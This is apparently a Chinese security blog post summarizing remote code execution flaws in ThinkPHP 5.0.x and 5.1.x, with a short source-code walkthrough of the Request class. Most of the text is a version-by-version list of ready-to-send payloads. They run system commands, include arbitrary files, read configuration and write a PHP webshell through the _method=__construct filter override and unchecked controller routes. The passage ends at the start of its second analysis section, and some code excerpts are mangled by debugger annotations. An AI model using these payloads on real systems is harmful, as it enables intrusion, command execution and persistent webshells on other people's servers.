

📍 首页 / 代码审计

Thinkphp5 RCE总结

Y4er • 2019年11月27日 pm11:26 • 代码审计 • 阅读 329

thinkphp5最出名的就是rce, 我先总结rce, rce有两个大版本的分别

1. ThinkPHP 5.0-5.0.24
2. ThinkPHP 5.1.0-5.1.30

因为漏洞触发点和版本的不同, 导致payload分为多种, 其中一些payload需要取决于debug选项
比如直接访问路由触发的

5.1.x :

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
```

```
?s=index/thinkviewdriverPhp/display&content=<?php phpinfo();?>
```

```
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
```

```
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

```
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

5.0.x :

```
?s=index/thinkconfig/get&name=database.username # 获取配置信息
```

```
?s=index/thinkLang/load&file=../../test.jpg # 包含任意文件
```

```
?s=index/thinkConfig/load&file=../../t.php    # 包含任意.php文件
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?s=index|thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][0]=whoami
```

还有一种

```
http://php.local/thinkphp5.0.5/public/index.php?s=index
post
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
_method=__construct&filter[]=system&method=GET&get[]=whoami

# ThinkPHP <= 5.0.13
POST /?s=index/index
s=whoami&_method=__construct&method=&filter[]=system

# ThinkPHP <= 5.0.23、5.1.0 <= 5.1.16 需要开启框架app_debug
POST /
_method=__construct&filter[]=system&server[REQUEST_METHOD]=ls -al

# ThinkPHP <= 5.0.23 需要存在xxx的method路由，例如captcha
POST /?s=xxx HTTP/1.1
_method=__construct&filter[]=system&method=get&get[]=ls+-al
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

可以看到payload分为两种类型，一种是因为Request类的method和__construct方法造成的，另一种是因为Request类在兼容模式下获取的控制器没有进行合法校验，我们下面分两种来讲，然后会将thinkphp5的每个小版本都测试下找

下可用的payload。

thinkphp5 method任意调用方法导致rce

php5.4.45+phpstudy+thinkphp5.0.5+phpstorm+xdebug

创建项目

```
composer create-project tophink/think=5.0.5 thinkphp5.0.5 --prefer-dist
```

我这边创建完项目之后拿到的版本不是5.0.5的，如果你的也不是就把compsoer.json里的require字段改为

```
"require": {  
    "php": ">=5.4.0",  
    "topthink/framework": "5.0.5"  
},
```

然后运行compsoer update

漏洞分析

thinkphp/library/think/Request.php:504 Request类的method方法

```

public function method($method = false) $method: false
{
    if (true === $method) { $method: false
        // 获取原始请求类型
        return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ?
$this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']); server: [0]
    } elseif (!$this->method) {
        if (isset($_POST[Config::get( name: 'var_method')])) { 表单伪全局变量 值为_method
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
            $this->{$this->method}($_POST); method: "__CONSTRUCT"
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {

```

可以通过POST数组传入__method改变\$this->{\$this->method}(\$_POST);达到任意调用此类中的方法。

然后我们再来看这个类中的__construct方法

```

protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get('default_filter');
    }
    // 保存 php://input

```

```
$this->input = file_get_contents('php://input');  
}
```

重点是在foreach中，可以覆盖类属性，那么我们可以通过覆盖Request类的属性

```
protected function __construct($options = []) $options:  
{  
    foreach ($options as $name => $item) { $options:  
        if (property_exists($this, $name)) {  
            $this->$name = $item; $name: 'filter'  
        }  
    }  
}
```

这样filter就被赋值为system()了，在哪调用的呢？我们要追踪下thinkphp的运行流程
thinkphp是单程序入口，入口在public/index.php，在index.php中

```
require __DIR__ . '/../thinkphp/start.php';
```

引入框架的start.php，跟进之后调用了App类的静态run()方法

```
p × App.php × Request.php × index.php × start.php
<?php
//...

namespace think;

// ThinkPHP 引导文件
// 加载基础文件
require __DIR__ . '/base.php';
// 执行应用
App::run()->send();|
```

看下run()方法的定义

```
public static function run(Request $request = null)
{
    ...省略...
    // 获取应用调度信息
    $dispatch = self::$dispatch;
    if (empty($dispatch)) {
        // 进行URL路由检测
        $dispatch = self::routeCheck($request, $config);
    }
    // 记录当前调度信息
```

```
$request->dispatch($dispatch);

// 记录路由和请求信息
if (self::$debug) {
    Log::record('[ ROUTE ] ' . var_export($dispatch, true), 'info');
    Log::record('[ HEADER ] ' . var_export($request->header(), true), 'info');
    Log::record('[ PARAM ] ' . var_export($request->param(), true), 'info');
}
...省略...
switch ($dispatch['type']) {
    case 'redirect':
        // 执行重定向跳转
        $data = Response::create($dispatch['url'], 'redirect')->code($dispatch['stat
        break;
    case 'module':
        // 模块/控制器/操作
        $data = self::module($dispatch['module'], $config, isset($dispatch['convert
        break;
    case 'controller':
        // 执行控制器操作
        $vars = array_merge(Request::instance()->param(), $dispatch['var']);
        $data = Loader::action($dispatch['controller'], $vars, $config['url_control]
        break;
    case 'method':
        // 执行回调方法
        $vars = array_merge(Request::instance()->param(), $dispatch['var']);
        $data = self::invokeMethod($dispatch['method'], $vars);
        break;
    case 'function':
```

```
        // 执行闭包
        $data = self::invokeFunction($dispatch['function']);
        break;
    case 'response':
        $data = $dispatch['response'];
        break;
    default:
        throw new InvalidArgumentException('dispatch type not support');
    }
}
```

首先是经过`$dispatch = self::routeCheck($request, $config)`检查调用的路由，然后会根据debug开关来选择是否执行`Request::instance()->param()`，然后是一个switch语句，当`$dispatch`等于`controller`或者`method`时会执行`Request::instance()->param()`，只要是存在的路由就可以进入这两个case分支。

而在 ThinkPHP5 完整版中，定义了验证码类的路由地址`?s=captcha`，默认这个方法就能使`$dispatch=method`从而进入`Request::instance()->param()`。

我们继续跟进`Request::instance()->param()`

```
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->param)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':...
            case 'PUT':
            case 'DELETE':
            case 'PATCH':...
            default:...
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->get( name: false), $vars, $this->route
name: false));
    }
    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = array_merge($this->param, $file);
        return $this->input($data, name: '', $default, $filter);
    }
    return $this->input($this->param, $name, $default, $filter);
}
```

执行合并参数判断请求类型之后return了一个input()方法，跟进

```
public function input($data = [], $name = '', $default = null, $filter = '') $data
{
    if (false === $name) {...}
    $name = (string) $name;
    if ('' != $name) {...}

    // 解析过滤器
    if (is_null($filter)) {...} else {...}

    $filter[] = $default; $default: null
    if (is_array($data)) {
        array_walk_recursive(&input: $data, [$this, 'filterValue'], $filter); $data
        reset( &array: $data);
    } else {
        $this->filterValue( &value: $data $name $filter).
}

```

ink > Request > input()

les

```
1: $data = {array} [4]
  0: s = "whoami"
  1: _method = "_construct"
  2: method = "GET"
> 3: filter = {array} [1]
  0: $default = null
4: $filter = {array} [2]
  0: 0 = "system"
```

将被 `__construct` 覆盖掉的 `filter` 字段回调进 `filterValue()`，这个方法我们需要特别关注了，因为 `Request` 类中的 `param`、`route`、`get`、`post`、`put`、`delete`、`patch`、`request`、`session`、`server`、`env`、`cookie`、`input` 方法均调用了 `filterValue` 方法，而该方法中就存在可利用的 `call_user_func` 函数。跟进


```
server[REQUEST_METHOD]=ls&_method=__construct&filter[]=system
```

```
public function method($method = false)
{
    if (true === $method) { ...
    } elseif (!$this->method) {
        if (isset($_POST[Config::get('var_method')])) {
            $this->method = strtoupper($_POST[Config::get('var_method')]);
            $this->{ $this->method }($_POST);
        }
        :
    }
    return $this->method;
}
```

可以任意调用Request类的部分方法

```
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->{$name} = $item;
        }
        :
    }
}
```

类属性任意覆

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop($filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) { ...
        }
    }
    return $this->filterExp($value);
}
```

最后上面覆盖的类属性，被用在call_user_func函数中

method __construct导致的rce 各版本payload

一个一个版本测试，测试选项有命令执行、写shell、debug选项

5.0

debug 无关

命令执行

```
POST ?s=index/index
```

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
```

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.1

debug 无关

命令执行

```
POST ?s=index/index
```

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system  
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.2

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system  
aaaa=whoami&_method=__construct&method=GET&filter[]=system  
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.3

debug 无关

命令执行

POST ?s=index/index

s=whoami&_method=__construct&method=POST&filter[]=system

aaaa=whoami&_method=__construct&method=GET&filter[]=system

_method=__construct&method=GET&filter[]=system&get[]=whoami

写shell

POST

s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert

5.0.4

debug 无关

命令执行

POST ?s=index/index

s=whoami&_method=__construct&method=POST&filter[]=system

aaaa=whoami&_method=__construct&method=GET&filter[]=system

_method=__construct&method=GET&filter[]=system&get[]=whoami

写shell

POST

s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert

5.0.5

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.6

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.7

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.8

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami  
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.9

debug 无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system  
aaaa=whoami&_method=__construct&method=GET&filter[]=system  
_method=__construct&method=GET&filter[]=system&get[]=whoami  
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.10

从5.0.10开始默认debug=false, debug无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.11

默认debug=false, debug无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.12

默认debug=false, debug无关

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

```
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.13

默认debug=false, 需要开启debug

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

版本和DEBUG选项的关系

5.0.13版本之后需要开启debug才能rce, 为什么? 比较一下5.0.13和5.0.5版本的代码

<https://github.com/top-think/framework/compare/v5.0.5...v5.0.13#diff-d86cf2606459bf4da21b7c3a1f7191f3>

可见多了一个exec方法把switch (\$dispatch['type'])摘出来了, 然后在case module中执行了module(), 在module()中多了两行。

```
// 设置默认过滤机制
$request->filter($config['default_filter']);
```


问题就出在这, 回顾我们上文分析5.0.5, 是从App::run()方法中第一次加载默认filter位置: thinkphp/library/think/App.php

```
$request->filter($config['default_filter']);
```

在覆盖的时候可以看到, 默认default_filter是为空字符串, 所以最后便是进入了\$this->filter = \$filter导致system值变为空。

```
public function filter($filter = null){
    if (is_null($filter)) {
        return $this->filter;
    } else {
        $this->filter = $filter;
    }
}
```

接下来就是我们进入了路由check, 从而覆盖filter的值为system



但是在5.0.13中，摘出来的`exec()`中的`module()`方法`thinkphp/library/think/App.php:544`会重新执行一次`$request->filter($config['default_filter'])`；把我们覆盖好的`system`重新变为了空，导致失败。

那为什么开了debug就可以rce?

```
        if (self::$debug) {
            Log::record( msg: '[ ROUTE ] ' . var_export($dispatch,
return: true), type: 'info');
            Log::record( msg: '[ HEADER ] ' . var_export($request->header
(), return: true), type: 'info');
            Log::record( msg: '[ PARAM ] ' . var_export($request->param(),
return: true), type: 'info');
        }

        // 监听 app_begin
        Hook::listen( tag: 'app_begin', &params: $dispatch);

        // 请求缓存检查
        $request->cache(
            $config['request_cache'],
            $config['request_cache_expire'],
            $config['request_cache_except']
        );

        $data = self::exec($dispatch, $config);
    } catch (HttpResponseException $exception) {
```

这里会先调用`$request->param()`，然后在执行`self::exec($dispatch, $config)`，造成rce。

那有没有别的办法不开debug直接rce呢？

和debug的原理一样，switch的时候进入module分支会被覆盖，那就进入到其他的分支。

```
switch ($dispatch['type']) {  
    case 'redirect':...  
    case 'module':|...  
    case 'controller': // 执行控制器操作  
        $vars = array_merge(Request::instance()->param(),  
$dispatch['var']);  
        $data = Loader::action(  
            $dispatch['controller'],  
            $vars,  
            $config['url_controller_layer'],  
            $config['controller_suffix']  
        );  
        break;  
    case 'method': // 回调方法  
        $vars = array_merge(Request::instance()->param()  
$dispatch['var']);  
        $data = self::invokeMethod($dispatch['method'], $vars);  
        break;  
    case 'function': // 闭包  
        $data = self::invokeFunction($dispatch['function']);  
        break;  
    case 'response': // Response 实例
```

在thinkphp5完整版中官网揉进去了一个验证码的路由，可以通过这个路由触发rce

这个是我在5.0.13下试出来的payload "topthink/think-captcha": "^1.0"

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

我们继续

5.0.13补充

补充

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

5.0.14

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

```
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

5.0.15

默认debug=false, 需要开启debug

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

```
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.16

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.17

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

```
c=system&f=calc&_method=filter
```

写shell

```
POST
```

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

5.0.18

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami  
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

5.0.19

默认debug=false, 需要开启debug

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system  
aaaa=whoami&_method=__construct&method=GET&filter[]=system  
_method=__construct&method=GET&filter[]=system&get[]=whoami  
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

5.0.20

默认debug=false, 需要开启debug

命令执行

POST ?s=index/index

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

```
c=system&f=calc&_method=filter
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

5.0.21

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

```
POST
```

```
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php', '<?php phpinfo();')
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

```
POST ?s=captcha
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.22

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

```
POST
```

```
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php','<?php phpinfo();')
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
```

```
_method=__construct&filter[]=system&method=GET
```

```
POST ?s=captcha
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.23

默认debug=false, 需要开启debug

命令执行

```
POST ?s=index/index
```

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

POST

```
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php','<?php phpinfo();')
```

有captcha路由时无需debug=true

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

POST ?s=captcha

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.24

作为5.0.x的最后一个版本，rce被修复

5.1.0

默认debug为true

命令执行

POST ?s=index/index

```
_method=__construct&filter[]=system&method=GET&s=calc
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
"topthink/think-captcha": "2.*"
```

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

POST ?s=captcha

```
_method=__construct&filter[]=system&s=calc&method=get
```

5.1.1

命令执行

POST ?s=index/index

```
_method=__construct&filter[]=system&method=GET&s=calc
```

写shell

POST

```
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

POST ?s=captcha/calc

```
_method=__construct&filter[]=system&method=GET
```

```
POST ?s=captcha
__method=__construct&filter[]=system&s=calc&method=get
```

至此，不再一个一个版本测了，费时费力。

基于__construct的payload大部分出现在5.0.x及低版本的5.1.x中。下文分析另一种rce。

未开启强制路由导致rce

这种rce的payload多形如

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
```

```
?s=index/thinkviewdriverPhp/display&content=<?php phpinfo();?>
```

```
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
```

```
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

```
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

环境

```
"require": {
    "php": ">=5.6.0",
    "topthink/framework": "5.1.29",
    "topthink/think-captcha": "2.*"
},
```

分析

